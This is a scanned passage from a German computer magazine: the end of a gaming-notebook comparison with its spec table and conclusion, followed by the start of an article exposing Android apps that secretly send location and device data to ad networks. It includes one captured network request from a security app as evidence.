	PCIe: Killer e2200 (GBit)	PCIe: Realtek (GBit)	PCIe: Realtek (GBit)
	PCIe: Killer 1525 (a/b/g/n-300/ac-867) / ✓ / ✓	PCIe: Intel Wireless-AC 3160 (a/b/g/n-150/ac-433) / ✓ / ✓	PCIe: Intel Wireless-N 7265 (b/g/n-300) / – / –
	USB: Atheros 4.0 / Microsoft	USB: Intel 4.0 / Microsoft	USB: Intel 4.0 / Microsoft
	PS/2: Synaptics (max. 3 Finger)	PS/2: Synaptics (max. 3 Finger)	PS/2: Synaptics (max. 3 Finger)
	– / –	– / –	TPM 2.0 / USB: EgisTec ES603
	SSD: 4 × Toshiba HG6 (RAID 0, 512 GByte) + Festplatte: HGST Travelstar 7K1000 (1000 GByte / 7200 min⁻¹ / 32 MByte)	SSD: Samsung XP941 (128 GByte) + Festplatte: Seagate SpinPoint M8 (1000 GByte / 5400 min⁻¹ / 8 MByte)	SSD: Samsung XP941 (512 GByte) + Festplatte: WD Scorpio Blue (1000 GByte / 5400 min⁻¹ / 8 MByte)
	HL-DT-ST BU20N (BD-Brenner)	–	–
	86 Wh Lithium-Ionen / – / –	58 Wh Lithium-Ionen / – / –	81 Wh Lithium-Ionen / ✓ / –
	230 W, 964 g, 16,9 cm × 8,3 cm × 3,5 cm, Kaltgerätestecker	150 W, 765 g, 16,6 cm × 8,1 cm × 2,6 cm, Kleeblattstecker	230 W, 1076 g, 17,8 cm × 8,9 cm × 3,5 cm, Kaltgerätestecker
	3,73 kg	3,33 kg	3,94 kg
	42,7 cm × 29,2 cm / 4,3 … 5,1 cm	41,7 cm × 28,7 cm / 3,4 … 3,5 cm	41,8 cm × 28,2 cm / 3,7 … 4,1 cm
	3,3 cm / 18,5 mm × 18,5 mm	2,5 cm / 18,5 mm × 19 mm	2,8 cm / 18,5 mm × 19 mm
	0,8 W / 0,5 W	1,7 W / 0,9 W	1,4 W / 0,8 W
	25 W / 30,2 W / 33,6 W	15,7 W / 20,32 W / 23,8 W	31,4 W / 36,7 W / 41 W
	93,6 W / 38,1 W / 165,7 W	96,5 W / 27,3 W / 106,4 W	104,1 W / 47,2 W / 179,3 W
	180,4 W / 0,94	146,7 W / 0,98	232,7 W / 0,96
	4,2 h (20,8 W) / 3,8 h (23 W)	3,5 h (16,5 W) / 3,2 h (18,3 W)	2,6 h (31,3 W) / 2,4 h (33,9 W)
	2,9 h (30,2 W) / 1,5 h (56,2 W)	2,7 h (21,7 W) / 1 h (56 W)	2,1 h (39,1 W) / 1,3 h (63 W)
	1,8 h / 2,3 h	1,6 h / 2,2 h	1,9 h / 1,3 h
	0,5 Sone / 4,1 Sone	0,2 Sone / 3,1 Sone	0,1 Sone / 2,3 Sone
	1550,2 / 1207,7 MByte/s	1067,1 / 447,1 MByte/s	1114,6 / 962,2 MByte/s
	133629 / 122312	71411 / 39137	94423 / 66637
	58,9 / – / – MByte/s	58,7 / – / – MByte/s	58,9 / – / – MByte/s
	18,3 / 12,1 MByte/s	9,1 / 7 MByte/s	– / 10,5 MByte/s
	⊕ / –96,1 dB(A)	⊕⊕ / –99,6 dB(A)	⊕⊕ / –98,9 dB(A)
	6,62 / 7,27	6,77 / 7,37	7,27 / 7,87
	17920 / 95062 / 1811 fps	17710 / 95200 / 390 fps	19642 / 101064 / 2020 fps
	127325 / 20879 / 20294 / 8296	88363 / 17849 / 15504 / 4858	150879 / 24026 / 22897 / 8466
	⊕	○	⊖
	⊕⊕ / ⊕⊕	⊕⊕ / ⊕	⊕⊕ / ⊕⊕
	⊕ / ⊖	⊕ / ○	⊕ / ⊕
	3000 €	1810 €	2890 €
	2 Jahre	2 Jahre	2 Jahre

Fazit

Vor eineinhalb Jahren sah es noch arg düster aus bei Gaming-Notebooks, was Detailaspekte anbelangte: Geräte mit Optimus-Hybridgrafik waren auf 60 fps beschränkt, GPUs wurden früh gedrosselt und AMD war ein großes Treiber-Sorgenkind [4]. Der erste Kritikpunkt ist mittlerweile behoben, der zweite zumindest im Testfeld kein Problem mehr – und der dritte hat sich praktisch erübrigt, weil es kaum noch Notebooks mit AMD-GPUs gibt. Alle sechs Kandidaten taugen zum Zocken – auch für Spiele mit detailreicher 3D-Grafik.

Dennoch herrscht kein Einheitsbrei: Dells Alienware 17 hält im Akkubetrieb rund dreieinhalbmal so lange durch wie Schenkers XMG U705. Zwar gibt es die volle 3D-Performance bei allen Kandidaten nur bei angeschlossenem Netzteil, doch immerhin wird bei Dell die Mobilität nicht von vornherein ausgeschlossen – wenn man denn einen Dreieinhalb-Kilo-Klopper herumtragen möchte. Asus und Medion zeigen, dass potente Gaming-Notebooks nicht zwangsläufig laut sein müssen.

Grundsätzlich sind Gaming-Notebooks Kompromisse für diejenigen, die das einfache Zusammenpacken und Verstauen eines leistungsstarken Systems wirklich brauchen. Wer nur daheim zockt, bekommt mit einem günstigeren Desktop-PC mehr Performance bei weniger Lärm.

(mue@ct.de)

Literatur

[1] Martin Fischer, Maxwells Kernschmelze, Nvidias falsche Spezifikationen der Spieler-Grafikkarte GeForce GTX 970 verärgern Kunden, c't 5/15, S. 29

[2] Florian Müssig, Nummer 5 lebt!, Die fünfte Generation von Intels Core-i-Prozessoren für Notebooks und Mini-PCs, c't 3/15, S. 20

[3] Benjamin Benz, Christian Hirsch, Florian Müssig, Zockernaturen, Mini- und Desktop-PCs kontra Notebooks – so spielt es sich am besten, c't 8/15, S. 90

[4] Martin Fischer, Florian Müssig, Grafik-Immobilien, 17-Zoll-Notebooks mit High-End-Grafikchips, c't 18/13, S. 108

[5] Florian Müssig, AMDs Bester, Notebooks mit A10-Prozessor, c't 22/13, S. 72

© Copyright by Heise Medien

Schutz vor Schnüffel-Apps

Appgehört S. 122
Schnüffel-Apps einschränken S. 126
Apps überprüfen und überwachen S. 130

Achim Barczok

Appgehört

Smartphone-Schnüfflern auf der Spur

Sobald sich ein Smartphone mit dem Internet verbindet, fließen die Daten: Viele dieser Übertragungen werden heimlich vollzogen, enthalten vertrauliche Daten und führen zu Webseiten, von denen Sie noch nie gehört haben. Mit den richtigen Werkzeugen können Sie Datensammler aufspüren und deren Treiben unterbinden.

Wenn die Beschreibungstexte von Android-Apps wirklich alles aufführen würden, was sie tun, dann könnten viele Entwickler die Downloads vermutlich an zwei Händen abzählen. „Wir senden Ihre genauen Standortdaten kombiniert mit E-Mail-Adresse, Telefonnummer und anderen persönlichen Daten an unsere Server“ müsste es zum Beispiel bei PayPal heißen.


Der Text des Bilderdiensts PicsArt und des Spiels Trivia Crack hätte den Zusatz: „Wir schicken Ihre Ortsdaten regelmäßig unverschlüsselt durchs Netz – an unseren gemeinsamen Werbepartner.“

Die Security-Suites von Avira, Bitdefender und AVG würden werben mit: „Dank unseres Diebstahlschutzes wissen wir immer, wo Sie sind. Auch wenn Sie ihn gar nicht aktiviert haben.“

© Copyright by Heise Medien

Egal, ob bewusste Weitergabe, unnötige Sammelei oder sorgloses Hantieren mit persönlichen Daten – Schnüffeln ist bei Android-Apps kein Einzelfall, sondern die Regel. Statt dem Gebot der Datenarmut zu folgen, scheinen sich viele Entwickler und ihre Partner dem Grundsatz verschrieben zu haben, vorsichtshalber alles mitzuschneiden, was sie abgreifen können und was für sie oder andere in Zukunft interessant sein könnte. Google trägt dabei Mitschuld: Das Unternehmen weiß seit Jahren um die Schwächen von Android, die das Datensammeln im Verborgenen erleichtern. Dagegen getan hat Google so gut wie nichts.

Wer seine Daten schützen will, darf deshalb nicht auf Google hoffen: Es ist Zeit, selbst aktiv zu werden. Bauen Sie eine Sicherheitsbarriere um Ihr Handy, kontrollieren Sie die Datenflüsse und ertappen Sie Datensammler auf frischer Tat. Wie das geht, erklären wir Ihnen hier.




Clean Master sendet ständig Daten nach Hause und zu Werbenetzwerken – auch wenn die App im Hintergrund läuft.


Datenhort Smartphone

Für viele haben Smartphones den PC als Speicher der wichtigsten und privatesten Daten ersetzt: Dort lagern Unterlagen, persönliche Fotos, Kontodaten, der Browser-Verlauf, jeglicher Kommunikationsaustausch mit Freunden, Familie und Arbeitskollegen sowie hunderte Adressen, Telefonnummern und Kalendereinträge. Dank vielfältiger Sensoren und Funktionen erfassen Smartphones außerdem vieles aus ihrer direkten Umgebung: Fotografien, Ton, den Standort.

Schon ein kleiner Teil dieser Informationen zeichnet, zentral zusammengefügt, ein detailliertes Profil des Nutzers. Wer ist er, wo ist er, was hat er sich gekauft und was wünscht er sich zu seinem nächsten Geburtstag. Anonym zu bleiben ist unmöglich: Schon eine Handvoll Ortsdaten identifizieren zuverlässig, wo man wohnt und arbeitet. Wie viel man aus den Daten eines Handys lesen kann, bewies vor Kurzem der Taxi-Dienst Uber: Er rechnete anhand der Bewegungsprofile seiner Nutzer aus, in welchen US-Städten besonders viele One-Night-Stands stattfinden.



Viele werbefinanzierte Spiele schicken Ortsdaten in Kombination mit der Werbe-ID des Smartphones unverschlüsselt an ihren Werbepartner MoPub.



Der Facebook-Client sammelt detaillierte Infos zum Smartphone und führt ein sekundengenaues Logbuch, in welchen WLANs oder Mobilfunknetzen sich der Anwender eingebucht hatte.

Datentresor Android?

Prinzipiell bringt Android alles mit, um diese sensiblen Informationen zu schützen und ein guter Datentresor zu sein, sogar ein besserer als der PC. Installierte Apps leben in einer Sandbox und sind so vom Rest des Smartphones abgetrennt. Auf persönliche Daten, den Ort, Systemeinstellungen oder auch die SD-Karte darf eine App erst zugreifen, wenn man es ihr explizit erlaubt hat.

Doch dieses System funktioniert nur, wenn der Anwender die Kontrolle behält und sinnvoll entscheiden kann, welcher App er den Zugang zu welchen Daten gewährt. Genau das ist jedoch bei Android nicht von Haus aus möglich. Welche Daten eine App nutzen oder gar ins Netz versenden darf, muss der Anwender pauschal bei der Installation abnicken. Er kann weder einzelne Rechte wie den Zugriff auf SMS oder Internet verbieten, noch kann er sie nachträglich entziehen. Der DB Navigator beispielsweise benötigt für durchaus sinnvolle Extra-Funktionen den Zugriff aufs Adressbuch und die Ortsdaten; nur muss man ihm diese Rechte auch dann geben, wenn man die Zusatzfunktionen nicht benutzen will. Die Security-Pakete von Avira, Bitdefender und AVG bieten einen Diebstahlschutz, der das Gerät lokalisiert, wenn es geklaut wurde oder verloren gegangen ist. Die Ortsdaten senden die Apps aber auch dann nach Hause, wenn man nur den Malware-Scanner der Apps verwendet. Bitdefender sammelt zusätzlich die Liste aller WLAN-Hotspots in der Umgebung.

Undurchsichtig bleibt auch, ob eine App die ihr anvertrauten Daten nur für den angegebenen Zweck nutzt oder sie heimlich missbraucht. PicsArt beispielsweise fordert Ortsdaten für die lokale Bildersuche an, reicht sie dann aber auch an Werbenetzwerke weiter.

Diese Probleme um Android und die Datensicherheit sind nicht neu. Seit vielen Jahren bemühen sich Datenschützer und IT-Sicherheitsleute, dem Treiben einen Riegel vorzuschieben. Dass man etwas tun kann, hat Apple bei iOS gezeigt: Den Zugriff auf

© Copyright by Heise Medien


Bitdefender und andere Security-Suites informieren ihre Server für eine Diebstahlschutzfunktion regelmäßig, wo sich das Handy befindet – auch wenn man die Funktion gar nicht nutzt.

```
2015-03-24 09:45:17 POST https://nimbus.bitdefender.net/antitheft/feeder
                         ← 200 application/json 54B 17.73kB/s
Request
Nimbus-Key:          jose-mobile
Content-Type:        application/json
X-Nimbus-ClientId:   86988084-A693-4671-A23C-9FFD93D5412D
Content-Length:      4550
Host:                nimbus.bitdefender.net
Connection:          Keep-Alive
JSON
{
    "id": 1,
    "method": "mobile_confirm_action",
    "params": {
        "action": "locate",
        "date": 1427185927605,
        "device_info": {
            "api_version": 8,
            "device_id": "6e54da6e807d3db436ef3e5ff99e11b9",
            "imei": "864587021118857",
            "package_name": "com.bitdefender.security"
        },
        "nimbus_source": {
            "partner_id": "bitdefender",
            "user_email": "acb@heise.de",
            "user_token": "d3t48dlRf6pTqF2VcSlqi0eROPM"
        },
        "result": {
            "geo_accuracy": 19.354999542236328,
            "geo_latitude": 52.386246,
            "geo_longitude": 9.8101823,
            "geo_timestamp": 1427185927562,
            "wifis": [
                {
                    "mac_address": "00:15:af:9e:fd:f3",
                    "signal_strength": -43,
                    "ssid": "mitm-proxy"
                },
                {
```

Ortsdaten und Kontakte kann der Nutzer dort jederzeit für jede App einzeln an- und ausschalten. An die meisten persönlichen Kennnummern kommt eine App nicht ran. Beispielsweise ist die MAC-Adresse für sie nicht lesbar und Werbepartner müssen als Identifikationsnummer eine Werbe-ID benutzen, die der Anwender jederzeit zurücksetzen kann.

Datenversand an Werbe- und Analysenetzwerke

Der Dienstleister Mediatest untersucht für Unternehmen, welche Apps für den Gebrauch auf geschäftlichen Smartphones datenschutzrechtlich unbedenklich sind. Die Grafik zeigt, wie viele Apps aus ihrem Testpool Daten an Werbe- und Analysenetzwerke weitergeben.



Quelle: Mediatest Digital

Google dagegen hat sich beim Datenschutz bisher hauptsächlich auf echte Malware konzentriert: Der Play Store wird auf bekannte Schad-Software kontrolliert und Apps werden ausgesperrt, die ohne Wissen des Nutzers SMS verschicken oder Telefonate führen. Wer aber persönliche Daten ohne offensichtlichen Schaden für den Anwender sammelt, muss keine Konsequenzen fürchten. Eine zurücksetzbare Werbe-ID wie bei Apple hat Google nur halbherzig eingeführt. Laut den Entwicklerbestimmungen von Google ist sie zwar seit einiger Zeit für Werbetreibende Pflicht. Dennoch bedienen sich dutzende Apps und Werbedienstleister weiterhin unveränderlicher Kennnummern wie der IMEI (Kennziffer des Geräts) oder der Android ID, die erst beim Zurücksetzen des Geräts gelöscht wird.

An einer Stelle hat Google es sogar erschwert, Übeltäter auf dem Smartphone zu identifizieren: Um Android-Nutzer durch lange Berechtigungslisten nicht zu irritieren, hat das Unternehmen den Installationsdialog inzwischen so stark vereinfacht, dass man nicht mehr genau sieht, welche Rechte eine App tatsächlich anfordert.

Detaillierte Nutzerbilder entstehen

Viele Datenschutzverstöße wirken auf den ersten Blick unbedeutend, führen aber in der Summe und vor allem über längere Zeiträume hinweg zu extrem detaillierten Nutzerprofilen. Die meisten Daten sammeln die App-Entwickler nicht einmal für sich selbst, sondern für andere Schnüffler, die dem Nutzer komplett verborgen bleiben: für Werbenetzwerke und Analysedienste. Fast alle kostenlosen und viele kostenpflichtige Apps nutzen solche Netzwerke und haben deren Schnittstellen in ihre Apps integriert. Wie zahlreich diese Verbindungen inzwischen sind, zeigt das Schaubild auf Seite 125. Es stellt alle Verknüpfungen dar, auf die wir im Code der beliebtesten 50 Kostenlos-Apps in Deutschland gestoßen sind.

Werbenetzwerke wollen durch die Datensammelei möglichst passgenaue Anzeigen an die Nutzer ausliefern. Einige dieser Dienste belohnen Entwickler sogar mit höheren Einnahmen, je mehr Daten sie über ihre Nutzer verraten. Gleichzeitig bekommen die Netzwerke ein extrem gutes Bild darüber, wer ein Nutzer ist und was er tut. Ein Anbieter wie MoPub, dessen Code in 8 der 50 beliebtesten deutschen Apps steckt, kann einzeln noch harmlos erscheinende Daten aus den unterschiedlichsten Quellen unbemerkt sammeln und zusammenführen. So könnte aus der einen App der Standort kommen, aus einer anderen detaillierte Geräteinformationen, aus der dritten E-Mail-Adresse und eindeutige Kennnummern: Dank Werbe-ID sind diese drei Häppchen auf einen gemeinsamen Nutzer zurückzuführen. Setzt der Nutzer seine Werbe-ID zurück, kann MoPub die Daten über die verbleibenden Kennnummern immer noch verbinden. Oft gehen solche Datensätze zu allem Überfluss unverschlüsselt durchs Netz, sodass sie auf dem Weg von Smartphone zum Netzwerk von jedem mitgehört werden können.

Manchmal verschwimmen die Grenzen zwischen Entwickler-Tools und Werbeschnüfflern. Das größte Analysenetzwerk Flurry, das 16 der von uns überprüften 50 Apps integriert haben, agiert gleichzeitig auch als Werbeanbieter. Viele Apps bieten an, sich per Facebook bei ihnen einzuloggen; gleichzeitig sammelt das soziale Netzwerk Daten für sein eigenes mobiles Werbenetzwerk. Die Spiele-Engine Unity hat ebenfalls einen Werbekanal integriert und holt sich aus den mit Unity entwickelten Spiele-Apps Nutzerdaten.


Keine Einzelfälle

Was c't regelmäßig in kleinen App-Stichproben findet, wird auch von Dienstleistern wie Mediatest Digital bestätigt. Das Unternehmen überprüft in regelmäßigen Abständen hunderte Apps auf Sicherheitsrisiken und Datenschutzprobleme. Von den knapp 500 Android-Apps aus ihrem Pool stellte Mediatest bei zwei Dritteln aktive Kontakte zu Werbe- oder Analysenetzwerken fest. Und die Mehrheit davon stufte Mediatest als datenschutztechnisch bedenklich ein, weil sie persönliche Daten unverschlüsselt versendeten oder beispielsweise die IMEI oder Standortdaten mitschickten. Die Mediatest-Sammlung enthält vor allem Apps für Webdienste, Nachrichtenseiten, Office-Tools und Kommunikationsanbieter. Die gerne als Parade-Schnüffler genannten werbefinanzierte Spiele kommen in der Liste noch nicht mal vor. (acb@ct.de)

